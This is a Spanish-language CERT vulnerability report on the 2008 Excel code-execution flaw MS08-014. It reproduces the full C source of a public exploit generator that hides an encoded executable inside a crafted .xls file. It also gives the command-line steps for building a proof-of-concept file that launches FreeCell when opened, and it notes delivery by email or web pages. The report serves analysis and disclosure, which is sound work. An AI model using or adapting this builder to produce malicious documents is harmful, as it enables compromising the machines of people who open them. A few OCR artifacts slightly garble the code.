
# Departamento de Seguridad en Cómputo

# UNAM-CERT

Reporte de vulnerabilidad de Excel

Resumen

En este documento se muestra la explotación de una vulnerabilidad de Excel de ejecución de código arbitrario.

**Proyecto Análisis de Vulnerabilidades**
**Elaboró: Jorge Christian Durán Lara**
**Revisó: Rubén Aquino Luna**

## Índice de contenido

# 1. Antecedentes

El pasado 11 de marzo de 2008 se reporto serie de vulnerabilidades sobre Excel que permitian la ejecución de código arbitrario a partir de direferentes errores de programción.

Websense Security Labs, es uno de los que hicieron el anuncio de la vulnerabilidad, descubriendola en noviembre de 2007, así también realizaron la la prueba de concepto de la misma, liberando un video en su página de internet, donde se expone el proceso de explotación.

Afirman que requiere una minima intervención del usuario, que el código arbitrario puede ser embebido en archivos de Excel, y que al ser lanzados éstos dicho código se ejecutará.

# 2. Exploit

## *2.1 Compilando el exploit*

El exploit se encuentra disponible en el portal de secwatch.org en lo referente a las vulnerabilidades de excel. Se llama zha0_ms08_014.rar.

Se trata de un programa en C compilado en la API de desarrollo de Microsoft, Visual Studio (para esta prueba de concepto fue recompilado en Microsoft Visual Studio 2005). Posterior a la compilación se genera un archivo ejecutable que con el que podemos relacionar el codigo que se ejecutara al aprovechar la vulnerabilidad, esto es, el ejecutable generado es un binario que recibe como argumentos el nombre de un archivo de salida .xls y un archivo ejecutable.

El código del programa principal del exploit es el siguiente:

```
// ms08_014.cpp : Defines the entry point for the console application.
//

#include "stdafx.h"
#include <windows.h>
#include <stdio.h>
#include <shlwapi.h>

#pragma comment(lib, "shlwapi.lib")

BOOL EncodeSrc(PCHAR src, int size)
{
```

```
        //unsigned char c;
        for ( int i = 0; i < size; i++ )
        {
                __asm
                {
                        pushad
                        xor             eax, eax
                        mov             ebx, src[0]
                        mov             ecx, i
                        mov             al, byte ptr [ebx+ecx]
                        ror             al, 1
                        ror             al, 1
                        ror             al, 1
                        mov             byte ptr [ebx+ecx], al
                        popad
                }
        }

        return TRUE;
}

BOOL Generate(char *drop, char *src)
{

        PBYTE pDrp;
        HANDLE        hDrp, hDrpMap;

        PBYTE pSrc, pHeap;
        HANDLE        hSrc, hSrcMap;

        DWORD         Size;

        HRSRCaResourceH;
        HGLOBAL       aResourceHGlobal;
        unsigned char *aFilePtr;
        unsigned long aFileSize;

        aResourceH = FindResource(NULL, MAKEINTRESOURCE(102), "MS08014");

        if (!aResourceH)
                return FALSE;

        aResourceHGlobal = LoadResource(NULL, aResourceH);

   if (!aResourceHGlobal)
                return FALSE;

        aFileSize = SizeofResource(NULL, aResourceH);

        aFilePtr = (unsigned char *) LockResource(aResourceHGlobal);

        if(!aFilePtr)
                return FALSE;

        if ((hSrc = CreateFile(src, GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ |
FILE_SHARE_WRITE, NULL, OPEN_EXISTING, FILE_FLAG_NO_BUFFERING, 0) ) ==
INVALID_HANDLE_VALUE)
```


```
		return FALSE;

	Size = GetFileSize(hSrc, NULL);

	if ((hSrcMap = CreateFileMapping(hSrc, NULL, PAGE_READWRITE, 0, Size, NULL)) ==
NULL)
	{
		CloseHandle(hSrc);
		return FALSE;
	}

	if ((pSrc = (PBYTE) MapViewOfFile(hSrcMap, FILE_MAP_ALL_ACCESS, 0, 0, Size)) ==
NULL)
	{
		CloseHandle(hSrcMap);
		CloseHandle(hSrc);
		return FALSE;
	}

	pHeap = (PBYTE) HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, Size);
	CopyMemory(pHeap, pSrc, Size);

	EncodeSrc((PCHAR) pHeap, Size);

	if (( hDrp = CreateFile(drop, GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ |
FILE_SHARE_WRITE, NULL, CREATE_ALWAYS, 0, NULL) ) == INVALID_HANDLE_VALUE)
		return FALSE;

	if ((hDrpMap = CreateFileMapping(hDrp, NULL, PAGE_READWRITE, 0, aFileSize + Size,
NULL)) == NULL)
	{
		CloseHandle(hDrp);
		return FALSE;
	}

	if ((pDrp = (PBYTE) MapViewOfFile(hDrpMap, FILE_MAP_ALL_ACCESS, 0, 0, aFileSize +
Size)) == NULL)
	{
		CloseHandle(hSrcMap);
		CloseHandle(hSrc);
		return FALSE;
	}

	CopyMemory(pDrp, aFilePtr, aFileSize);
	CopyMemory(pDrp + aFileSize, pHeap, Size);

	Size = Size ^ 0xDEDEDEDE; //	Size = 0xFFFFFFFF;
	CopyMemory(pDrp + aFileSize - 0x2EB + 0x46, &Size, 4);

	HeapFree(GetProcessHeap(), NULL, pHeap);

	UnmapViewOfFile(pDrp);
	CloseHandle(hDrpMap);
	CloseHandle(hDrp);

	UnmapViewOfFile(pSrc);
	CloseHandle(hSrcMap);
```

```
	CloseHandle(hSrc);

	return TRUE;
}

int main(int argc, char* argv[])
{

	printf("\nMS08-014 Excel exploits by zha0\n\n");

	if ( argc < 3 )
	{
		printf("Usage : \n\r\t%s explfile exefile", argv[0]);
		exit(-1);
	}

	if ( !PathFileExists(argv[2]) )
	{
		printf("\n%s must already exist!", argv[2]);
		exit(-1);
	}

	if ( Generate(argv[1], argv[2]) )
	{
		printf("\nGenerating %s exploits file!!", argv[1]);
	}

	return 0;
}
```

## *2.2 Asociando el exploit con el ejecutable*

Este paso es realmente sencillo. Solo se debe abrir una terminal de comando en windows y ubicarnos en el directorio donde se encuentra el ejecutable del exploit, resultante de la compilación del mismo.

Lo único que debe de hacerse es teclear en la linea de comando el nombre de exploit pasarle un nombre de archivo de salida (para este caso se usó poc.xls) y pasarle el archivo ejecutable a embeber, como se muestra la siguiente pantalla.




Asi generará el archivo exploit de Excel.


## *2.3 Metodología*


La metodología es realmente muy sencilla. Consiste simplemente en ejecutar intentar abrir ese archivo de Excel y esperar que se ejecute el binario que se haya embebido. Para esta prueba de concepto se utilizó el ejecutable de un juego de windows, freecell.exe; lo que quiere decir que al dar doble clik sobre poc .xls se jecutara freecell en lugar de excel.

Recordar que en el caso de los atacantes la situación tiene que ser un poco mas oscura, esto es, el atacante espera la interacción del usuario para ejecutar su exploit y así comprometer su equipo. Esto puede ser a través del engaño por medio de correo electónico o bien la apertura desde una página web.

## *2.4 Explotación*

Debido a que el ejecutable de freecell.exe fue embebido en el exploit al momento de abrirlo de cualquier forma se espera se ejecute en lugar de Excel. A continuación en la siguiente pantalla se muestra de forma general como debería aparecer.


Microsoft Excel - Libro1
Archivo Edición Ver Insertar Formato Herramientas Datos Ventana ?
Escriba una pregunta
Arial 10
Negrita
A1
Panel de tareas Inicio
Office Online
Conectar con Microsoft Office Online
Obtener la información más reciente sobre cómo utilizar Excel
Actualizar esta lista automáticamente desde Web
Más...
Buscar:
Ejemplo: "Imprimir más de una copia"
Abrir
dsc.xls
Más...
Crear un libro nuevo...
Hoja1 Hoja2 Hoja3
Listo
start
C:\WINDOWS\syste...
Microsoft Excel - Libro1
ES
01:12 p.m.


ProgramasM...
PsTools
ms08_014.exe
freecell.exe
FreeCell
Game Help
Cards Left: 0
start
C:\WINDOWS\syste...
FreeCell
ES
01:14 p.m.

# 3. Resultados y conclusiones

El exploit fue probado y talvez en las imágenes pasadas no se aprecie mucho la mecánica y demostración del ataque, por ello también se ha realizado un video de la vulnerabilidad, para que se observe con mas cautela y análisis.

Microsoft ya ha liberado el parche para todas las vulnerabilidades de Excel reportadas el pasado 11 de marzo de 2008. Son múltiples actualizaciones de seguridad para los productos de office en general, recordar también que tener ServicePack 3 de office es otra solución para esta vulnerabilidad.

# Referencias

[MS] Microsoft TechNet, boletin: 19 de marzo de 2008
http://www.microsoft.com/technet/security/bulletin/ms08-014.mspx

[FRSIRT ] Microsoft Excel Multiple Code Execution Vulnerabilities (MS08-014)
http://www.frsirt.com/english/advisories/2008/0846/references

[SecWatch] Microsoft Office Excel Code Execution Exploit (MS08-014)
http://secwatch.org/exploits/2008/03/zha0_ms08_014.rar.info